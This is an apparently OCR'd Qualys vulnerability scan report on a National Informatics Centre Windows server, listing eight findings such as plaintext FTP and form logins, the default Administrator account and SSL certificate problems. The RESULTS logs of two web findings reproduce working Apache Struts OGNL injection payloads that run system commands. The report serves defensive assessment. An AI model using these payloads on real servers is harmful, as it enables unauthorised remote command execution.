Qualys. Cloud Platform

National Informatics Centre

10.72.167.242

May 14, 2025

Report Summary	
User Name:	Geetika Gautam
Login Name:	ncbhu_gg
Company:	NIC_Bhubaneshwar
User Role:	Manager
Address:	NIC HQ
City:	New Delhi
State:	Delhi
Zip:	751001
Country:	India
Created:	05/14/2025 at 04:06:48 PM (GMT+0530)
Template Title:	Authenticated scan-based report_NDC DELHI
Asset Groups:	-
IPs:	10.72.167.242
Sort by:	Host
Trend Analysis:	Latest vulnerability data
Date Range:	01/01/1999 - 05/14/2025
Active Hosts:	1
Hosts Matching Filters:	1


Summary of Vulnerabilities

Vulnerabilities Total	8	Security Risk (Avg)	3.0	Business Risk	64/100


by Severity				
Severity	Confirmed	Potential	Information Gathered	Total
5	0	-	-	0
4	0	-	-	0
3	2	-	-	2
2	5	-	-	5
1	1	-	-	1
Total	8	-	-	8

5 Biggest Categories				
Category	Confirmed	Potential	Information Gathered	Total
General remote services	4	-	-	4
Web server	2	-	-	2
Windows	1	-	-	1
Information gathering	1	-	-	1
Total	8	-	-	8


Vulnerabilities by Status




Vulnerabilities by Severity




Top 5 Vulnerable Categories



Operating Systems Detected



Services Detected



Detailed Results

10.72.167.242 (hia6db1p-byobap, HIA6DB1P-BYOBAP) Windows Server 2016 Datacenter 64 bit Editi...

Vulnerabilities Total	8	Security Risk	3.0

by Severity

Severity	Confirmed	Potential	Information Gathered	Total
5	0	-	-	0
4	0	-	-	0
3	2	-	-	2
2	5	-	-	5
1	1	-	-	1
Total	8	-	-	8

5 Biggest Categories

Category	Confirmed	Potential	Information Gathered	Total
General remote services	4	-	-	4
Web server	2	-	-	2
Windows	1	-	-	1
Information gathering	1	-	-	1
Total	8	-	-	8

Vulnerabilities (8)

3 Remote Management Service Accepting Unencrypted Credentials Detected (FTP) Active

QID: 48169
Category: Information gathering

Associated CVEs:	-
Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	07/31/2024
User Modified:	-
Edited:	No
PCI Vuln:	Yes
Ticket State:	

First Detected: 05/13/2025 at 04:45:36 PM (GMT+0530)
Last Detected: 05/14/2025 at 01:28:14 PM (GMT+0530)
Times Detected: 4
Last Fixed: N/A

THREAT:

A remote management service that accepts unencrypted credentials was detected on the target host.

Services like FTP with basic auth are checked.

IMPACT:

NA

SOLUTION:

If possible, use alternate services that provide encryption.
Using strong cryptography, render all authentication credentials (such as passwords/phrases) unreadable during transmission.

RESULTS:

Service name: FTP on TCP port 21.

3 Web Server Uses Plain-Text Form Based Authentication port 80/tcp Active

QID:	86728
Category:	Web server
Associated CVEs:	-
Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	08/25/2020
User Modified:	-
Edited:	No
PCI Vuln:	Yes
Ticket State:	

First Detected: 05/13/2025 at 04:45:36 PM (GMT+0530)
Last Detected: 05/14/2025 at 01:28:14 PM (GMT+0530)
Times Detected: 4
Last Fixed: N/A

THREAT:

The Web server uses plain-text form based authentication. A web page exists on the target host which uses an HTML login form. This data is sent from the client to the server in plain-text.

IMPACT:

An attacker with access to the network traffic to and from the target host may be able to obtain login credentials for other users by sniffing the network traffic.

SOLUTION:

Please contact the vendor of the hardware/software for a possible fix for the issue. For custom applications, ensure that data sent via HTML login forms is encrypted before being sent from the client to the host.

RESULTS:

GET / HTTP/1.1
Host: 10.72.167.242
Connection: Keep-Alive
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:51.0) Gecko/20100101 Firefox/51.0
Content-Type:
%{(#nike='multipart/form-data').(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?(#_memberAccess=#dm):((#container=#context['com.opensymphony.xwork2.ActionContext.container']).(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).(#context.setMemberAccess(#dm))))).(#cmdlinux='ifconfig').(#cmdwin='ipconfig').(#iswin=(@java.lang.System@getProperty('os.name').toLowerCase().contains('win'))).(#cmds=(#iswin?{'cmd.exe','/c',#cmdwin}:{'/bin/bash','-c',#cmdlinux})).(#p=new java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).(#process=#p.start()).(#ros=(@org.apache.struts2.ServletActionContext@getResponse().getOutputStream())).(@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros)).(#ros.flush())}

<form method="post" action="./UserLogin.aspx" id="form1">
<input type="hidden" name="__VIEWSTATE" id="__VIEWSTATE"
value="j2rzTN1tdnvTFocPzBDmimFWTCzkYP8mzdAHVIJ72+MC2uBqLvUx45y11rptMeL7KCtK9ODTLKvBYMp7xp9CfhP7GzMLp5whuc8KTLZAn49I7vaJl/gwHHQmqkFpi3D4swZY20pOOVAqvucQCKgG73aS358y0/qdg+enqjliljfOThc6zjOMMMeog7GkUT2q" />

<script
src="/ScriptResource.axd?d=uHIkleVeDJf4xS50Krz-yNB4Jc4K5lRjtPn0s_224s_KlKxkBf25QwUFaRwaKscWsf0J7QCnV4vAB6cAYCCTnWxqLPpj5dkYbkowcoEuVB6gi1YN_lzpaSqPhuQR9lh-gCD9YF2K7aQ8CxRrJCkSmvtN8LWZbUHtsfZbf7OsCsM1&t=ffffffffc820c398" type="text/javascript"></script>
<input type="hidden" name="__VIEWSTATEGENERATOR" id="__VIEWSTATEGENERATOR" value="7A1355CA" />
<input type="hidden" name="__EVENTVALIDATION" id="__EVENTVALIDATION"
value="c4/N0JPl3XTCl+vDaPwFVjGHnsanK0LSZo9NjWfgS1Om4fsuUYduK7FLsshK9Jbf0cmu5Ty0XGpBfyP5NpJKBZtYhPx+iKFEPbUCdFNOj3Gask3bqb57d5KYcHKmMALrepSTau+/xYGiCR9pZNV+hwRu5SX0Gkp+KKbZxTMb1zjWWP+V5FZk5MlpJ+2BmbgA0DeRMsEtJo/1OKAf314oGA==" />


```
    <div class="report_header">
        <div class="container-fluid">
            <div class="row">
                <div class="col-md-4">
                    <div class="logo" style="display: flex; margin-left: 10px;">
                        <div class="emblem_logo">
                            <img style="height: 65px" src="images/emblem.png" alt="emblem_pic" />
                        </div>
                        <div class="nic_logo">
                            <img style="height: 65px" src="images/nic_logo.png" alt="NIC_Logo" />
                        </div>
                    </div>
                </div>
                <div class="col-md-8">
                    <div class="heading_text">

                    </div>
                </div>
            </div>
        </div>
    </div>

    <div class="login-form" style="margin-top: 40px;">
        <h1 class="main-heading" style="font-size: 3vwGET
```


/?name=%25%7B%28%23dm%3D%40ognl.OgnlContext%40DEFAULT_MEMBER_ACCESS%29.%28%23_memberAccess%3F%28%23_memberAccess%3D%23dm%29%3A%28%28%23container%3D%23context%5B%27com.opensymphony.xwork2.ActionContext.container%27%5D%29.%28%23ognlUtil%3D%23container.getInstance%28%40com.opensymphony.xwork2.ognl.OgnlUtil%40class%29%29.%28%23ognlUtil.getExcludedPackageNames%28%29.clear%28%29%29.%28%23ognlUtil.getExcludedClasses%28%29.clear%28%29%29.%28%23context.setMemberAccess%28%23dm%29%29%29%29.%28%23cmd%3D%27QUALYS-STRUTS-370547%27%29.%28%23iswin%3D%28%40java.lang.System%40getProperty%28%27os.name%27%29.toLowerCase%28%29.contains%28%27win%27%29%29%29.%28%23cmds%3D%28%23iswin%3F%7B%27cmd.exe%27%2C%27/c%27%2C%23cmd%7D%3A%7B%27/bin/bash%27%2C%27-c%27%2C%23cmd%7D%29%29.%28%23p%3Dnew%20java.lang.ProcessBuilder%28%23cmds%29%29.%28%23p.redirectErrorStream%28true%29%29.%28%23process%3D%23p.start%28%29%29.%28%40org.apache.commons.io.IOUtils%40toString%28%23process.getInputStream%28%29%29%29%7D HTTP/1.1
Host: 10.72.167.242
Connection: Keep-Alive

GET
/?id=%25%7B%28%23dm%3D%40ognl.OgnlContext%40DEFAULT_MEMBER_ACCESS%29.%28%23_memberAccess%3F%28%23_memberAccess%3D%23dm%29%3A%28%28%23container%3D%23context%5B%27com.opensymphony.xwork2.ActionContext.container%27%5D%29.%28%23ognlUtil%3D%23container.getInstance%28%40com.opensymphony.xwork2.ognl.OgnlUtil%40class%29%29.%28%23ognlUtil.getExcludedPackageNames%28%29.clear%28%29%29.%28%23ognlUtil.getExcludedClasses%28%29.clear%28%29%29.%28%23context.setMemberAccess%28%23dm%29%29%29%29.%28%23cmd%3D%27QUALYS-STRUTS-370547%27%29.%28%23iswin%3D%28%40java.lang.System%40getProperty%28%27os.name%27%29.toLowerCase%28%29.contains%28%27win%27%29%29%29.%28%23cmds%3D%28%23iswin%3F%7B%27cmd.exe%27%2C%27/c%27%2C%23cmd%7D%3A%7B%27/bin/bash%27%2C%27-c%27%2C%23cmd%7D%29%29.%28%23p%3Dnew%20java.lang.ProcessBuilder%28%23cmds%29%29.%28%23p.redirectErrorStream%28true%29%29.%28%23process%3D%23p.start%28%29%29.%28%40org.apache.commons.io.IOUtils%40toString%28%23process.getInputStream%28%29%29%29%7D HTTP/1.1

Host: 10.72.167.242
Connection: Keep-Alive

GET //UserLogin.aspx HTTP/1.1
Host: 10.72.167.242
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:93.0) Gecko/20100101 Firefox/93.0
Accept: */*
Connection: close

2 Default Windows Administrator Account Name Present Active

QID:	90081
Category:	Windows
Associated CVEs:	CVE-1999-0585
Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	05/13/2022
User Modified:	-
Edited:	No
PCI Vuln:	No
Ticket State:	

First Detected: 05/13/2025 at 04:45:36 PM (GMT+0530)
Last Detected: 05/14/2025 at 01:28:14 PM (GMT+0530)
Times Detected: 4
Last Fixed: N/A

THREAT:

The scanner probed the LSA, Local Security Authority, for the administrator account's name. The target has the default/out-of-the-box name "Administrator" set.

IMPACT:

Most attackers and malicious scripts assume an administrator account name of "Administrator" on Windows systems. If the target has not changed this name, it will simplify the task of the attacker, for example in bruteforcing the password for the account.

SOLUTION:

Change the administrator account's name to a non-default value.

Please note that if the scanner has been configured to use Windows Authentication and uses the local administrator account (as against a domain-admin account) to scan this target, the scanner will need to be reconfigured to use the new administrator account name instead.

RESULTS:

Administrator

2 AutoComplete Attribute Not Disabled for Password in Form Based Authentication port 80/tcp Active

QID:	86729
Category:	Web server
Associated CVEs:	-
Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	12/01/2021
User Modified:	-
Edited:	No
PCI Vuln:	No
Ticket State:	

First Detected: 05/13/2025 at 04:45:36 PM (GMT+0530)
Last Detected: 05/14/2025 at 01:28:14 PM (GMT+0530)
Times Detected: 4

Last Fixed: N/A

THREAT:

The Web server allows form based authentication without disabling the AutoComplete feature for the password field.

Autocomplete should be turned off for any input that takes sensitive information such as credit card number, CVV2/CVC code, U.S. social security number, etc.

IMPACT:

If the browser is used in a shared computing environment where more than one person may use the browser, then "autocomplete" values may be retrieved or submitted by an unauthorized user.

SOLUTION:

Contact the vendor to have the AutoComplete attribute disabled for the password field in all forms. The AutoComplete attribute should also be disabled for the user ID field.

Developers can add the following attribute to the form or input element: autocomplete="off"
This attribute prevents the browser from prompting the user to save the populated form values for later reuse.
Most browsers no longer honor autocomplete="off" for password input fields. These browsers include Chrome, Firefox, Microsoft Edge, IE, Opera
However, there is still an ability to turn off autocomplete through the browser and that is recommended for a shared computing environment.
Since the ability to turn autocomplete off for password inputs fields is controlled by the user it is highly recommended for application to enforce strong password rules.

RESULTS:

GET / HTTP/1.1
Host: 10.72.167.242
Connection: Keep-Alive
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:51.0) Gecko/20100101 Firefox/51.0
Content-Type:
%{(#nike='multipart/form-data').(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?(#_memberAccess=#dm):((#container=#context['com.opensymphony.xwork2.ActionContext.container']).(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).(#context.setMemberAccess(#dm))))).(#cmdlinux='ifconfig').(#cmdwin='ipconfig').(#iswin=(@java.lang.System@getProperty('os.name').toLowerCase().contains('win'))).(#cmds=(#iswin?{'cmd.exe','/c',#cmdwin}:{'/bin/bash','-c',#cmdlinux})).(#p=new java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).(#process=#p.start()).(#ros=(@org.apache.struts2.ServletActionContext@getResponse().getOutputStream())).(@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros)).(#ros.flush())}

<form method="post" action="./UserLogin.aspx" id="form1">
<input type="hidden" name="__VIEWSTATE" id="__VIEWSTATE"
value="j2rzTN1tdnvTFocPzBDmimFWTCzkYP8mzdAHVlJ72+MC2uBqLvUx45y11rptMeL7KCtK9ODTLKvBYMp7xp9CfhP7GzMLp5whuc8KTLZAn49I7vaJl/gwHHQmqkFpi3D4swZY20pOOVAqvucQCKgG73aS358y0/qdg+enqjliljfOThc6zjOMMMeog7GkUT2q" />

<script
src="/ScriptResource.axd?d=uHIkleVeDJf4xS50Krz-yNB4Jc4K5lRjtPn0s_224s_KlKxkBf25QwUFaRwaKscWsf0J7QCnV4vAB6cAYCCTnWxqLPpj5dkYbkowcoEuVB6gi1YN_lzpaSqPhuQR9lh-gCD9YF2K7aQ8CxRrJCkSmvtN8LWZbUHtsfZbf7OsCsM1&t=ffffffffc820c398" type="text/javascript"></script>
<input type="hidden" name="__VIEWSTATEGENERATOR" id="__VIEWSTATEGENERATOR" value="7A1355CA" />
<input type="hidden" name="__EVENTVALIDATION" id="__EVENTVALIDATION"
value="c4/N0JPl3XTCl+vDaPwFVjGHnsanK0LSZo9NjWfgS1Om4fsuUYduK7FLsshK9Jbf0cmu5Ty0XGpBfyP5NpJKBZtYhPx+iKFEPbUCdFNOj3Gask3bqb57d5KYcHKmMALrepSTau+/xYGiCR9pZNV+hwRu5SX0Gkp+KKbZxTMb1zjWWP+V5FZk5MlpJ+2BmbgA0DeRMsEtJo/1OKAf314oGA==" />

```
<div class="report_header">
  <div class="container-fluid">
    <div class="row">
      <div class="col-md-4">
        <div class="logo" style="display: flex; margin-left: 10px;">
          <div class="emblem_logo">
            <img style="height: 65px" src="images/emblem.png" alt="emblem_pic" />
          </div>
          <div class="nic_logo">
            <img style="height: 65px" src="images/nic_logo.png" alt="NIC_Logo" />
          </div>
        </div>
      </div>
      <div class="col-md-8">
        <div class="heading_text">
```

```
                </div>
              </div>
            </div>
          </div>
        </div>

        <div class="login-form" style="margin-top: 40px;">
          <h1 class="main-heading" style="font-size: 3vwGET
/?name=%25%7B%28%23dm%3D%40ognl.OgnlContext%40DEFAULT_MEMBER_ACCESS%29.%28%23_memberAccess%3F%28%23_memberAccess%3D%23dm%29%3A%28%28%23container%3D%23context%5B%27com.opensymphony.xwork2.ActionContext.container%27%5D%29.%28%23ognlUtil%3D%23container.getInstance%28%40com.opensymphony.xwork2.ognl.OgnlUtil%40class%29%29.%28%23ognlUtil.getExcludedPackageNames%28%29.clear%28%29%29.%28%23ognlUtil.getExcludedClasses%28%29.clear%28%29%29.%28%23context.setMemberAccess%28%23dm%29%29%29%29.%28%23cmd%3D%27QUALYS-STRUTS-370547%27%29.%28%23iswin%3D%28%40java.lang.System%40getProperty%28%27os.name%27%29.toLowerCase%28%29.contains%28%27win%27%29%29%29.%28%23cmds%3D%28%23iswin%3F%7B%27cmd.exe%27%2C%27/c%27%2C%23cmd%7D%3A%7B%27/bin/bash%27%2C%27-c%27%2C%23cmd%7D%29%29.%28%23p%3Dnew%20java.lang.ProcessBuilder%28%23cmds%29%29.%28%23p.redirectErrorStream%28true%29%29.%28%23process%3D%23p.start%28%29%29.%28%40org.apache.commons.io.IOUtils%40toString%28%23process.getInputStream%28%29%29%29%7D HTTP/1.1
Host: 10.72.167.242
Connection: Keep-Alive

GET
/?id=%25%7B%28%23dm%3D%40ognl.OgnlContext%40DEFAULT_MEMBER_ACCESS%29.%28%23_memberAccess%3F%28%23_memberAccess%3D%23dm%29%3A%28%28%23container%3D%23context%5B%27com.opensymphony.xwork2.ActionContext.container%27%5D%29.%28%23ognlUtil%3D%23container.getInstance%28%40com.opensymphony.xwork2.ognl.OgnlUtil%40class%29%29.%28%23ognlUtil.getExcludedPackageNames%28%29.clear%28%29%29.%28%23ognlUtil.getExcludedClasses%28%29.clear%28%29%29.%28%23context.setMemberAccess%28%23dm%29%29%29%29.%28%23cmd%3D%27QUALYS-STRUTS-370547%27%29.%28%23iswin%3D%28%40java.lang.System%40getProperty%28%27os.name%27%29.toLowerCase%28%29.contains%28%27win%27%29%29%29.%28%23cmds%3D%28%23iswin%3F%7B%27cmd.exe%27%2C%27/c%27%2C%23cmd%7D%3A%7B%27/bin/bash%27%2C%27-c%27%2C%23cmd%7D%29%29.%28%23p%3Dnew%20java.lang.ProcessBuilder%28%23cmds%29%29.%28%23p.redirectErrorStream%28true%29%29.%28%23process%3D%23p.start%28%29%29.%28%40org.apache.commons.io.IOUtils%40toString%28%23process.getInputStream%28%29%29%29%7D HTTP/1.1
Host: 10.72.167.242
Connection: Keep-Alive

GET //UserLogin.aspx HTTP/1.1
Host: 10.72.167.242
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:93.0) Gecko/20100101 Firefox/93.0
Accept: */*
Connection: close
```

2 SSL Certificate - Subject Common Name Does Not Match Server FQDN port 443/tcp over SSL Active

QID:	38170
Category:	General remote services
Associated CVEs:	-
Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	10/11/2019
User Modified:	-
Edited:	No
PCI Vuln:	No
Ticket State:	

First Detected: 05/13/2025 at 04:45:36 PM (GMT+0530)

Last Detected: 05/14/2025 at 01:28:14 PM (GMT+0530)

Times Detected: 4

Last Fixed: N/A

THREAT:

An SSL Certificate associates an entity (person, organization, host, etc.) with a Public Key. In an SSL connection, the client authenticates the remote server using the server's Certificate and extracts the Public Key in the Certificate to establish the secure connection.

A certificate whose Subject commonName or subjectAltName does not match the server FQDN offers only encryption without authentication.

Please note that a false positive reporting of this vulnerability is possible in the following case:
If the common name of the certificate uses a wildcard such as *.somedomainname.com and the reverse DNS resolution of the target IP is not configured. In this case there is no way for Qualys to associate the wildcard common name to the IP. Adding a reverse DNS lookup entry to the target IP will solve this problem.

IMPACT:

A man-in-the-middle attacker can exploit this vulnerability in tandem with a DNS cache poisoning attack to lure the client to another server, and

then steal all the encryption communication.

SOLUTION:

Please install a server certificate whose Subject commonName or subjectAltName matches the server FQDN.

RESULTS:

Certificate #0 CN=byob-hyd.nic.in (byob-hyd.nic.in) doesn't resolve
(byob-hyd.nic.in) doesn't resolve

2 SSL Certificate - Subject Common Name Does Not Match Server FQDN port 4118/tcp over SSL Active

QID:	38170
Category:	General remote services
Associated CVEs:	-
Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	10/11/2019
User Modified:	-
Edited:	No
PCI Vuln:	No
Ticket State:	

First Detected: 05/13/2025 at 04:45:36 PM (GMT+0530)

Last Detected: 05/14/2025 at 01:28:14 PM (GMT+0530)

Times Detected: 4

Last Fixed: N/A

THREAT:

An SSL Certificate associates an entity (person, organization, host, etc.) with a Public Key. In an SSL connection, the client authenticates the remote server using the server's Certificate and extracts the Public Key in the Certificate to establish the secure connection.

A certificate whose Subject commonName or subjectAltName does not match the server FQDN offers only encryption without authentication.

Please note that a false positive reporting of this vulnerability is possible in the following case:
If the common name of the certificate uses a wildcard such as *.somedomainname.com and the reverse DNS resolution of the target IP is not configured. In this case there is no way for Qualys to associate the wildcard common name to the IP. Adding a reverse DNS lookup entry to the target IP will solve this problem.

IMPACT:

A man-in-the-middle attacker can exploit this vulnerability in tandem with a DNS cache poisoning attack to lure the client to another server, and then steal all the encryption communication.

SOLUTION:

Please install a server certificate whose Subject commonName or subjectAltName matches the server FQDN.

RESULTS:

Certificate #0 DC=B796D200-2920-3FF3-170C-C78B3765A228 Failed to obtain the common name from certificate.

2 SSL Certificate - Subject Common Name Does Not Match Server FQDN port 3389/tcp over SSL Active

QID:	38170
Category:	General remote services
Associated CVEs:	-
Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	10/11/2019
User Modified:	-
Edited:	No
PCI Vuln:	No
Ticket State:	

First Detected: 05/13/2025 at 04:45:36 PM (GMT+0530)

Last Detected: 05/14/2025 at 01:28:14 PM (GMT+0530)

Times Detected: 4

Last Fixed: N/A

THREAT:

An SSL Certificate associates an entity (person, organization, host, etc.) with a Public Key. In an SSL connection, the client authenticates the remote server using the server's Certificate and extracts the Public Key in the Certificate to establish the secure connection.

A certificate whose Subject commonName or subjectAltName does not match the server FQDN offers only encryption without authentication.

Please note that a false positive reporting of this vulnerability is possible in the following case:
If the common name of the certificate uses a wildcard such as *.somedomainname.com and the reverse DNS resolution of the target IP is not configured. In this case there is no way for Qualys to associate the wildcard common name to the IP. Adding a reverse DNS lookup entry to the target IP will solve this problem.

IMPACT:

A man-in-the-middle attacker can exploit this vulnerability in tandem with a DNS cache poisoning attack to lure the client to another server, and then steal all the encryption communication.

SOLUTION:

Please install a server certificate whose Subject commonName or subjectAltName matches the server FQDN.

RESULTS:

Certificate #0 CN=HIA6DB1P-BYOBAP (HIA6DB1P-BYOBAP) doesn't resolve

1 SSL Certificate - Will Expire Soon port 443/tcp over SSL Active

QID:	38174
Category:	General remote services
Associated CVEs:	-
Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	11/15/2024
User Modified:	-
Edited:	No
PCI Vuln:	No
Ticket State:	

First Detected: 05/13/2025 at 04:45:36 PM (GMT+0530)

Last Detected: 05/14/2025 at 01:28:14 PM (GMT+0530)

Times Detected: 4

Last Fixed: N/A

THREAT:

An SSL Certificate associates an entity (person, organization, host, etc.) with a Public Key. In an SSL connection, the client authenticates the remote server using the server's Certificate and extracts the Public Key in the Certificate to establish the secure connection.

Please refer to the scan result for details on when the certificate is expiring (within a week or within a month).

IMPACT:

A certificate with a past end date cannot be trusted.

SOLUTION:

Please install a server certificate with valid start and end dates.

RESULTS:

Certificate #0 CN=byob-hyd.nic.in The certificate will expire within a month: May 22 03:09:25 2025 GMT
